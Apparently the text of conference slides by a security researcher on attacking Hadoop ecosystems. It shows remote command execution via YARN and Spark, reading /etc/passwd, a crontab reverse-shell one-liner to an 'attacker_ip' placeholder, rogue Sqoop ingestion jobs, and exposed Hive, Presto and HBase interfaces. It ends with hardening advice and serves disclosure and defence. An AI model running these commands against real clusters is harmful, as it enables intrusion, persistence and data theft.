
PROCESSING LAYER

DEVELOPING A MALICIOUS YARN APPLICATION

HADOOP ARCHITECTURE



HADOOP ARCHITECTURE



IMPROVING YARN-SITE XML FILE

```
<configuration xmlns:xi="http://www.w3.org/2001/XInclude">

  <property>
    <name>yarn.application.classpath</name>
    <value>$HADOOP_CONF_DIR, /usr/hdp/3.1.4.0-315/hadoop/*,
      /usr/hdp/3.1.4.0-315/hadoop/lib/*,
      /usr/hdp/current/hadoop-hdfs-client/*,
      /usr/hdp/current/hadoop-hdfs-client/lib/*,
      /usr/hdp/current/hadoop-yarn-client/*,
      /usr/hdp/current/hadoop-yarn-client/lib/*
    </value>
  </property>

  <!-- optional -->
  <property>
    <name>yarn.nodemanager.remote-app-log-dir</name>
    <value>/app-logs</value>
  </property>

</configuration>
```



yarn-site
xml

<http://NAMENODE-IP:50070/conf>

<http://RESMAN-IP:8088/conf>

```
<!-- optional -->
<property>
  <name>yarn.application.classpath</name>
  <value>$HADOOP_CONF_DIR/usr/hdp/3.1.4.0-315/hadoop/*usr/hdp/3.1.4.0-315/hadoop/lib*/usr/hdp/current/hadoop-hdfs-client/*usr/hdp/current/hadoop-hdfs-client/lib*/usr/hdp/current/hadoop-yarn-client/*usr/hdp/current/hadoop-yarn-client/lib/*</value>
  <final>>false</final>
  <source>yarn-site.xml</source>
</property>
```


YARN APPLICATION

<https://github.com/hortonworks/simple-yarn-app>

ApplicationMaster.java

ApplicationMasterAsync.java

Client.java

```
public static void main(String[] args) throws Exception {  
  
    final String command = args[0];  
    final int n = Integer.valueOf(args[1]);
```

COMPILING THE YARN APPLICATION

```
[root@docker]# git clone https://github.com/hortonworks/simple-yarn-app
[root@docker]# cd simple-yarn-app
```

```
[root@docker]# vi pom.xml
```

```
<dependency>
  <groupId>org.apache.hadoop</groupId>
  <artifactId>hadoop-yarn-client</artifactId>
  <version>2.2.0</version>
</dependency>
<dependency>
  <groupId>org.apache.hadoop</groupId>
  <artifactId>hadoop-common</artifactId>
  <version>2.2.0</version>
</dependency>
```

```
[root@docker]# mvn package
```

ACHIEVING RCE VIA YARN

```
[root@docker]# HADOOP_USER_NAME=hdfs hadoop --config . fs -copyFromLocal /path/to/simple-yarn-app-1.1.0.jar /jars/
```

```
[root@docker]# HADOOP_USER_NAME=hdfs hadoop --config . jar /local/path/to/simple-yarn-app-1.1.0.jar com.hortonworks.simpleyarnapp.Client <command> <instances> /jars/simple-yarn-app-1.1.0.jar
```

```
[root@docker-desktop config-yarn]# HADOOP_USER_NAME=hdfs hadoop --config . jar ../yarn/simple-yarn-app/target/simple-yarn-app-1.1.0.jar com.hortonworks.simpleyarnapp.Client hostname 3 /jars/simple-yarn-app-1.1.0.jar  
Submitting application application_1624891913667_0004  
Application application_1624891913667_0004 finished with state FINISHED at 1625526134041  
[root@docker-desktop config-yarn]#
```



ACHIEVING RCE VIA YARN

```
[root@docker]# HADOOP_USER_NAME=hdfs yarn --config . logs -applicationId <application_id> -log_files stdout
```

```
LogType:stdout
LogLastModifiedTime:Mon Jul 05 23:05:26 +0000 2021
LogLength:40
LogContents:
c2100-hadoop1.c2100-hadoop1.localdomain
```

End of LogType:stdout

```
LogType:stdout
LogLastModifiedTime:Mon Jul 05 23:05:37 +0000 2021
LogLength:40
LogContents:
c2100-hadoop2.c2100-hadoop2.localdomain
```

End of LogType:stdout

```
LogType:stdout
LogLastModifiedTime:Mon Jul 05 23:05:47 +0000 2021
LogLength:40
LogContents:
c2100-hadoop3.c2100-hadoop3.localdomain
```

End of LogType:stdout

```
LogContents:
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```



MALICIOUS YARN APPLICATION

ApplicationMaster.java

```
public static void main(String[] args) throws Exception {  
    final String command = args[0];  
    final int n = Integer.valueOf(args[1]);  
}
```



```
public static void main(String[] args) throws Exception {  
    final String command = "MaliciousCommand";  
    final int n = Integer.valueOf(args[0]);  
}
```

Client.java

```
public void run(String[] args) throws Exception {  
    final String command = args[0];  
    final int n = Integer.valueOf(args[1]);  
    final Path jarPath = new Path(args[2]);  
}
```



```
public void run(String[] args) throws Exception {  
    final String command = "MaliciousCommand";  
    final int n = Integer.valueOf(args[0]);  
    final Path jarPath = new Path(args[1]);  
}
```

(crontab -l && echo "0 0 * * * nc -nv attacker_ip 1337 -e /bin/bash") | crontab -

WHAT ABOUT APACHE SPARK?



spark-master-address; port: 7077



SPARK MASTER



WORKER NODES

```
from pyspark import SparkContext, SparkConf
from subprocess import Popen, PIPE

conf = SparkConf()
conf = conf.setAppName("MyApp")
conf = conf.setMaster("spark://XYZ.X.XYZ.X:7077")
conf = conf.set("spark.driver.host", "11.11.13.37")

sc = SparkContext(conf=conf)


input = sc.parallelize([1, 2, 3, 4, 5])
hosts = input.map(lambda x: Popen(["hostname"], stdout=PIPE).stdout.read())

for host in hosts.collect():
    print(host)
```

Spark Master IP

Attacker IP

Command



<- talk on
Spark hacking!
(by @ayou13)

<https://youtu.be/EAZdGo-i8vE>


04

INGESTION LAYER


INTERFERING INGESTION CHANNELS




DATA INGESTION



SOURCES




INGESTION CHANNELS



SINK/STORAGE

SPARK [STRUCTURED] STREAMING



SPARK [STRUCTURED] STREAMING

Spark Streaming TCP Socket example:

```
spark = SparkSession\
    .builder\
    .appName("StructuredNetworkApp")\
    .getOrCreate()

streaming_input = spark\
    .readStream\
    .format('socket')\
    .option('host', host)\
    .option('port', port)\
    .load()

data = streaming_input.select(
    explode(
```


Attacker:

```
[🔥 ~ nc -lk 1337
HACK THE PLANET
```

Target:

```
-----
Batch: 1
-----
21/07/10 20:50:03 INFO codegen.CodeGenerator:
+-----+-----+
| word|count|
+-----+-----+
| HACK|    1|
|PLANET|  1|
|  THE|  1|
+-----+-----+
```


APACHE SQOOP



sqoop-server;
port 12000


INTERFERING SQOOP CHANNELS

<http://sqoop-server:12000/sqoop/version>



```
{
  "source-revision": "435d5e61b922a32d7bce567fe5fb1a9c0d9b1bbb",
  "source-url": "git://mbp.abrahamfine.com/Users/abefine/cloudera_code/sqoop-clean/common",
  "build-date": "Tue Jul 19 16:08:27 PDT 2016",
  "user": "abefine",
  "api-versions": [
    "v1"
  ],
  "build-version": "1.99.7"
}
```

<http://archive.apache.org/dist/sqoop/>



1.4.2/	2013-07-30 22:11
1.4.3/	2013-07-30 22:11
1.4.4/	2013-07-30 22:11
1.4.5/	2014-08-11 20:18
1.4.6/	2017-10-04 11:10
1.4.7/	2020-07-06 15:20
1.99.1/	2012-12-24 15:16
1.99.2/	2013-04-23 21:48
1.99.3/	2013-11-02 15:33
1.99.4/	2014-11-24 22:18
1.99.5/	2015-02-24 20:14
1.99.6/	2015-05-05 22:34
1.99.7/	2020-07-06 15:20

INTERFERING SQOOP CHANNELS

01

CONNECT TO REMOTE SQOOP SERVER

```
Sqoop Shell: Type 'help' or '\h' for help.
```

```
sqoop:000> set server --host 192.168.0.34 --port 12000 --webapp sqoop  
Server is set successfully
```

02

CREATE MALICIOUS LINKS

Name	Connector Name	Enabled
attacker-mysql-db	generic-jdbc-connector	true
target-hdfs	hdfs-connector	true

03

CREATE MALICIOUS JOB

Id	Name	From Connector	To Connector	Enabled
4	ingest-malicious-data	attacker-mysql-db (generic-jdbc-connector)	target-hdfs (hdfs-connector)	true

04

START MALICIOUS JOB

```
sqoop:000> start job --name ingest-malicious-data  
Submission details  
Job Name: ingest-malicious-data  
Server URL: http://192.168.0.34:12000/sqoop/  
Created by: root
```



DEMO TIME!




05

DATA ACCESS LAYER


ABUSING DATA ACCESS TECHNOLOGIES

DATA ACCESS



EXPOSED DASHBOARDS

http://hive-server:10002




The screenshot shows the HiveServer2 web interface. At the top, there is a navigation bar with links: Home, Local logs, Metrics Dump, Hive Configuration, Stack Trace, and Llap Daemons. Below the navigation bar, the title "HiveServer2" is displayed in a large, bold font.

Last Max 25 Closed Queries

User Name	Query	Execution Engine	State	Opened (s)	Closed Timestamp	Latency (s)	Drilldown Link
cyobs	INSERT INTO nvd SELECT * FROM raw_nvd	mr	FINISHED	38	Sun Jul 11 21:03:07 CEST 2021	38	Drilldown
cyobs	CREATE TABLE IF NOT EXISTS nvd (OPENING	mr	FINISHED	0	Sun Jul 11 21:02:29 CEST 2021	0	Drilldown

http://presto-coordinator:8285




The screenshot shows the Presto Cluster Overview dashboard. It features a "Log in" form at the top with a "Username" field and a "Password not allowed" error message. Below the login form is the "CLUSTER OVERVIEW" section, which displays various metrics in a grid:

- RUNNING QUERIES:** 0
- QUEUED QUERIES:** 0
- BLOCKED QUERIES:** 0
- ACTIVE WORKERS:** 3
- RUNNABLE DRIVERS:** 0.00
- RESERVED MEMORY (B):** 0
- ROWS/SEC:** 0.00
- BYTES/SEC:** 0
- WORKER PARALLELISM:** 0.00

At the bottom, there is a "QUERY DETAILS" section with a search bar and filters for "State" (Running, Queued, Failed, Fined) and "Sort" (Reorder, Interval, Show).

http://hbase-master:17010





The screenshot shows the HBase Master web interface. At the top, there is a navigation bar with links: Home, Table Details, Procedures & Locks, Process Metrics, Local Logs, Log Level, Debug Dump, Metrics Dump, and HBase Configuration. Below the navigation bar, the title "Master" is displayed in a large, bold font, followed by the address "c2100-hadoopmaster.c2100-hadoopmaster.localdomain".

HIVE JDBC INTERFACE



jdbc:hive2://hive-server-ip:10000



<http://squirrel-sql.sourceforge.net/>

```
[bin]# ls
beeline hive hiveserver2 init-hive-dfs.sh schematool
ext hive-config.sh hsqldb metastore
[bin]# ./beeline -u jdbc:hive2://192.168.201.121:10000 -n hadoop
SLF4J: Class path contains multiple SLF4J bindings.
SLF4J: Found binding in [jar:file:/opt/hadoop/hive/lib/log4j-slf4j-impl-2.10.0.jar!/org/slf4j
```

> show databases;

database_name
default
dev
prod

> use prod;

> show tables;

tab_name
country_to_region
ip_to_asn
ip_to_location
raw_ip_to_asn
raw_ip_to_location



CONCLUSION

FINAL THOUGHTS AND RECOMMENDATIONS



SECURITY RECOMMENDATIONS

01

REDUCE THE ATTACK SURFACE

Remove dashboards and interfaces that are not used.

02

SET UP A FIREWALL

Block unnecessary ports and secure the perimeter.

03

SECURE CREDENTIALS

Change all the default credentials in the technologies implemented.

04

IMPLEMENT AUTHENTICATION

Most technologies support advanced authentication mechanisms.

05

MANAGE AUTHORIZATION

Apply the principle of least privilege.

06

SECURE COMMUNICATIONS

Secure the communication channels between the different technologies.





THANKS!

SHEILA A. BERTA (@UnaPibaGeek)

sheila.bera@dreamlab.net / shey.x7@gmail.com

www.dreamlab.net